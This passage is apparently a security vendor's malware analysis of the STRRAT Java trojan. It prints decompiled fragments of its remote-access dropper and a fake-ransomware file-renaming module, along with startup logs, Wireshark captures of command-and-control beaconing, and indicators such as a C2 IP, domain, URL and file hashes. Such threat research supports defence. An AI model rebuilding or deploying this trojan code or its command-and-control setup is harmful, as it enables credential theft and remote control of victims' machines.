
Keyboard Log

Generated by Strigoi Master

",
;

Figure 16. Keyboard log file ready to be populated

STRRAT can also facilitate the remote control of an infected system by dropping HRDP – a remote access tool.




```
public static void ALLATORIxDEMO() {
    String var0 = FirstRun.E();
    B.K = (new StringBuilder()).insert(0, (new File(var0)).getParent()).append(File.separator).append("hrdpinst.exe").toString();
    if (!(new File(H.E)).exists() && (new File(H.L)).exists()) {
        B.m = H.L;
    } else {
        B.m = H.E;
    }
```

Figure 17. HRDP

Additional capabilities include siphoning passwords from browsers, such as Chrome, Firefox, and Microsoft Edge, and email clients, like Outlook, Thunderbird, and Foxmail.

One of the more curious modules present in STRRAT is its pseudo-ransomware ability.




```
public class q {
    private static String m = ".crimson";
    private String[] ALLATORIxDEMO;
    private String E;

    public final void B() {
        (new Thread(new S(a))).start();
    }

    public static boolean ALLATORIxDEMO() {
        Iterator var0 = ALLATORIxDEMO((new StringBuilder()).insert(0, System.getProperty("user.home")).append(File.separator).append("Documents").toSt

        do {
            if (!var0.hasNext()) {
                return false;
            }
        } while(!((String)var0.next()).endsWith(m));

        return true;
    }

    public final void E() {
        (new Thread(new r(a))).start();
    }

    q(String a) {
        a.E = a;
        a = (new StringBuilder()).insert(0, System.getProperty("user.home")).append(File.separator).toString();
        String[] var10001 = new String[3];
        boolean var10003 = true;
        boolean var10006 = false;
        var10001[0] = a + "Downloads";
        var10001[1] = (new StringBuilder()).insert(0, a).append("Documents").toString();
        var10001[2] = (new StringBuilder()).insert(0, a).append("Desktop").toString();
        a.ALLATORIxDEMO = var10001;
```

Figure 18. Pseudo-ransomware module

The code cycles through files in the user’s home directories and appends a file extension of “.crimson” to them. No encryption of the files is undertaken, making this only suitable as a decoy or perhaps as a scare tactic against less savvy users. A ransom note template was not found in the code.


On the network side of things, we see STRRAT looking to reach out and pull down several Java dependencies upon startup.



```
################################################
#                                              #
#        ## #   #    ## ### ### ##  ###        #
#       # # #   #   # #  #  # # # #  #         #
#       ### #   #   ###  #  # # ##   #         #
#       # # ### ### # #  #  ### # # ###        #
#                                              #
# Obfuscation by Allatori Obfuscator v7.3 DEMO #
#                                              #
#           http://www.allatori.com            #
#                                              #
################################################

Inside main method
Inside constructor
Executing else
Inside InitLib
Inside completeJob
returned false
C:\Users\jim\lib\jna-5.5.0.jar
Downloaded: https://repo1.maven.org/maven2/net/java/dev/jna/jna/5.5.0/jna-5.5.0.jar
Downloaded: https://repo1.maven.org/maven2/net/java/dev/jna/jna-platform/5.5.0/jna-platform-5.5.0.jar
Downloaded: https://github.com/kristian/system-hook/releases/download/3.5/system-hook-3.5.jar
Waiting for dependency
Downloaded: https://repo1.maven.org/maven2/org/xerial/sqlite-jdbc/3.14.2.1/sqlite-jdbc-3.14.2.1.jar
Waiting for dependency
```

Figure 19. Java dependencies

As shown in *Figure 12*, this sample is using IP address 198[.]27.77.242 for C2 (Command and Control). Examining that traffic in Wireshark shows STRRAT being exceptionally noisy. This is likely due to the C2 channel being offline at the time of the investigation. In its effort to obtain further instructions, the sample attempts to communicate over port 1780 and 1788 at one-second intervals, if not more in some instances.



No.	Time	Source	Destination	Protocol	Length	Info
2441	2021-12-29 16:12:29.726091	172.19.236.238	198.27.77.242	TCP	66	52699 → 1788 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK…
2443	2021-12-29 16:12:30.334868	172.19.236.238	198.27.77.242	TCP	66	[TCP Retransmission] 52699 → 1788 [SYN] Seq=0 Win=64240 Len=0…
2445	2021-12-29 16:12:30.944001	172.19.236.238	198.27.77.242	TCP	66	[TCP Retransmission] 52699 → 1788 [SYN] Seq=0 Win=64240 Len=0…
2449	2021-12-29 16:12:31.553487	172.19.236.238	198.27.77.242	TCP	66	[TCP Retransmission] 52699 → 1788 [SYN] Seq=0 Win=64240 Len=0…
2451	2021-12-29 16:12:32.162548	172.19.236.238	198.27.77.242	TCP	66	[TCP Retransmission] 52699 → 1788 [SYN] Seq=0 Win=64240 Len=0…
2453	2021-12-29 16:12:32.267740	172.19.236.238	198.27.77.242	TCP	66	52700 → 1780 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK…

Figure 20. Attempted C2 communication as shown in Wireshark

Figure 12 also shows a URL containing the domain “jbfrost[.]live”. This appears to be part of the C2 infrastructure for the malware but does not appear to be used (at least not at this time). The domain does not resolve currently.

Conclusion

Threat actors expend an enormous amount of effort to craft campaigns that take advantage of the basic day-to-day operations of companies. This includes the intake of raw materials and the output of finished goods via shipping and transportation networks. Threats of this nature are only set to increase in the coming months and years and organizations need to be on guard for attempts to subvert their operations in this manner.

This campaign is one such attempt. STRRAT doesn’t garner as much attention as some of the more widely seen trojans in the malware ecosystem, but it is a capable and resilient threat where encountered.

Fortinet Protections and Mitigations

FortiGuard Labs provides the following AV coverage against the files used in this attack:

Java/Agent.X!tr

FortiMail protects Fortinet customers by blocking phishing emails and applying FortiGuard's Web Filtering, AntiVirus, and CDR (content disarm and reconstruction) technologies.

All network IOCs are blocked by the WebFiltering client.

FortiEDR detects the malicious files based on reputation and behavior.

IOCs

E-mail

Addresses

shipping@acalpulps.com

exports@ftqplc.in

Trojan

SHA256 Hash

409ad1b62b478477ce945791e15e06b508e5bb156c4981263946cc232df89996 (SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF[.]zip)

3380d42b418582b6f23cfd749f3f0851d9bffc66b51b338885f8aa7559479054 (SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF[.]jar)

URL

hXXp://jbfrost[.]live/strigoi/server/?hwid=1&lid=m&ht=5

IP Address

198[.]27.77.242 (C2)